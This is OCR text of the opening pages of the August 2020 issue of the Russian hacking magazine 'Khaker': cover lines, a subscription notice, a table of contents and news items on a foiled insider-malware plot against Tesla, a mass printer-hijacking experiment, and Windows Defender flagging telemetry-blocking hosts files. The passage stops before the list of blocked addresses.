ХАКЕР
№257
АВГУСТ 2020

6 самых приватных браузеров

Повышаем привилегии в Linux


Как замести следы в Windows 10

PIVOTING

Как закрепиться в сети и обойти помехи при пентесте

ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.



Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!

Август 2020
№ 257

CONTENTS

MEGANews
Всё новое за последний месяц

Премия Гармина
Как легендарная компания стала жертвой атаки и согласилась на выкуп

Крах пиратской «Сцены»
Правоохранители 18 стран нанесли сокрушительный удар по релиз-группам

Android
SMS-фишинг по-новому и блокировка сторонних камер

Кунг-фу pivoting
Выжимаем максимум из постэксплуатации

Тот самый 5c
Как мы создали софтверный метод вскрытия знаменитого iPhone 5c

Право на root
Как повышают привилегии в Linux

Chum Bucket
Как я взломал двадцатимиллиардную корпорацию с помощью бесплатного сервиса

Большая дыра в BIG-IP
Как работает новая уязвимость в продуктах компании F5

Соревнование в приватности
Тестируем браузеры, которые обещают не оставлять следов

Примочки для лисички
Собираем набор полезных плагинов для Firefox

Заметаем следы в Windows 10
Как заставить винду все забыть

Полная совместимость
Как работают статические исполняемые файлы в Linux

Погружение в ассемблер
Как работают переменные, режимы адресации, инструкции условного перехода

Ядерные приколы
Осваиваем необычные фичи канального уровня в Linux

Когда винда не видна
Переустанавливаем Windows через удаленный доступ

Гадание по логам IPsec
На практике разбираем протокол IKE

Блеск и нищета Huawei
Колонка Евгения Зобнина

Не пустой звук
Как собрать собственный цифроаналоговый преобразователь

Часы для гика
Подбираем компоненты и мастерим бинарные часы

Титры
Кто делает этот журнал


MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

АТАКА НА TESLA

Министерство юстиции США объявило об аресте 27-летнего россиянина Егора Игоревича Крючкова, который приехал в США по туристической визе. Его обвинили в попытке подкупить сотрудника неназванной компании, расположенной в Неваде: якобы Крючков предлагал миллион долларов за установку малвари в сеть этой компании.

Хотя в обвинительном заключении не раскрывалось название компании-жертвы, сразу несколько новостных агентств сообщили, что атака, скорее всего, была нацелена на американскую компанию Tesla, которой как раз принадлежит завод в городе Спаркс штата Невада. Представители Tesla никак не комментировали эти слухи, но затем глава компании Илон Маск официально подтвердил в Twitter, что целью злоумышленников была именно Tesla. Маск не стал вдаваться в подробности, но написал, что это была серьезная атака.



TESLARATI @Teslarati · 27 авг.
Tesla employee turns down $1 million, works with FBI, and helps thwart a planned cybersecurity attack on Giga Nevada

Tesla employee turns down $1M and works with FBI to thwart cyb...
Sometimes, the events that transpire inside a company could be just as exciting and nail-biting as the most popular thrillers in ...
teslarati.com

273 1,9 тыс. 18,1 тыс.

Elon Musk @elonmusk · 28 авг.
Much appreciated. This was a serious attack.

951 1,1 тыс. 31,6 тыс.

Правоохранители заявляют, что Крючков входит в крупную преступную группировку, которая планировала использовать малварь для получения доступа к сети компании-жертвы, кражи конфиденциальных документов, а затем вымогательства. При этом Крючков обещал сотруднику Tesla, что другие члены его «команды» устроят DDoS-атаку, чтобы отвлечь внимание службы безопасности и скрыть хищение данных.

Планы хакеров рухнули, так как инсайдер, которого они пытались завербовать, сообщил о происходящем в ФБР. В итоге агенты ФБР держали Крючкова под наблюдением почти все время его пребывания в США, а затем арестовали, собрав все необходимые для судебного преследования доказательства.

Согласно судебным документам, Крючков заявлял, что работает на некую группировку, которая уже давно занимается подобными «спецпроектами». Якобы в прошлом он уже завербовал аналогичным образом двух инсайдеров, а одна из взломанных группировкой компаний уже выплатила выкуп в размере 4 миллионов долларов.


В настоящее время Егор Крючков находится под стражей, ему уже предъявлены обвинения. Если суд признает его виновным, ему грозит до пяти лет лишения свободы.

ВЗЛОМ **28 000** ПРИНТЕРОВ

Эксперты CyberNews рассказали о проведенном ими эксперименте, посвященном небезопасности IoT-устройств в целом и принтеров в частности. При помощи поисковика Shodan они выявили в интернете более **800 000** принтеров с включенными функциями сетевой печати, причем порядка **447 000** не были защищены от атак.

Выбрав из списка **50 000** случайных устройств, исследователи попытались получить к ним доступ и заставить их распечатать руководство по безопасности.


В итоге специалисты отчитались, что скомпрометировали **27 944** принтера из 50 000 (то есть успешными оказались **56%** атак), напечатав на них листовки с предупреждением о небезопасности. Опираясь на эти цифры, исследователи предполагают, что из 800 000 подключенных к интернету принтеров по меньшей мере **447 000** не защищены.



ТЕЛЕМЕТРИЯ И HOSTS

Журналисты Bleeping Computer обратили внимание, что с недавних пор Windows 10 и Windows Defender считают файл hosts (`C:\Windows\system32\driver\etc\hosts`) опасным, если в нем прописаны настройки, блокирующие сбор телеметрии.

По информации издания, с конца июля измененный файл hosts определяется как представляющий угрозу SettingsModifier:Win32/HostsFileHijack. Если, получив такое предупреждение, пользователь нажимает «Подробнее», ему не объясняют ничего, лишь сообщают, что файл демонстрирует «потенциально нежелательное поведение».



SettingsModifier:Win32/HostsFileHijack

Alert level: Severe
Status: Active
Date: 8/3/2020 3:16 PM
Category: Settings Modifier
Details: This program has potentially unwanted behavior.

Affected items:
file: C:\Windows\System32\drivers\etc\hosts

Если пользователь согласится устранить «угрозу», система очистит файл hosts и вернет его к состоянию по умолчанию. Также есть возможность проигнорировать проблему, но это разрешит любые модификации hosts в будущем, в том числе и вредоносные.

Основатель Bleeping Computer Лоренс Абрамс отмечает, что в целом проблема ложноположительных срабатываний на файл hosts не нова, однако в последние недели люди вдруг стали массово жаловаться на подобные предупреждения. Абрамс пишет, что сначала он решил, будто дело опять в ложноположительных срабатываниях, но все же провел несколько тестов. Как оказалось, достаточно заблокировать через файл hosts серверы Microsoft, собирающие телеметрию, и тут же начинаются проблемы. В частности, если попытаться заблокировать адреса, перечисленные ниже.

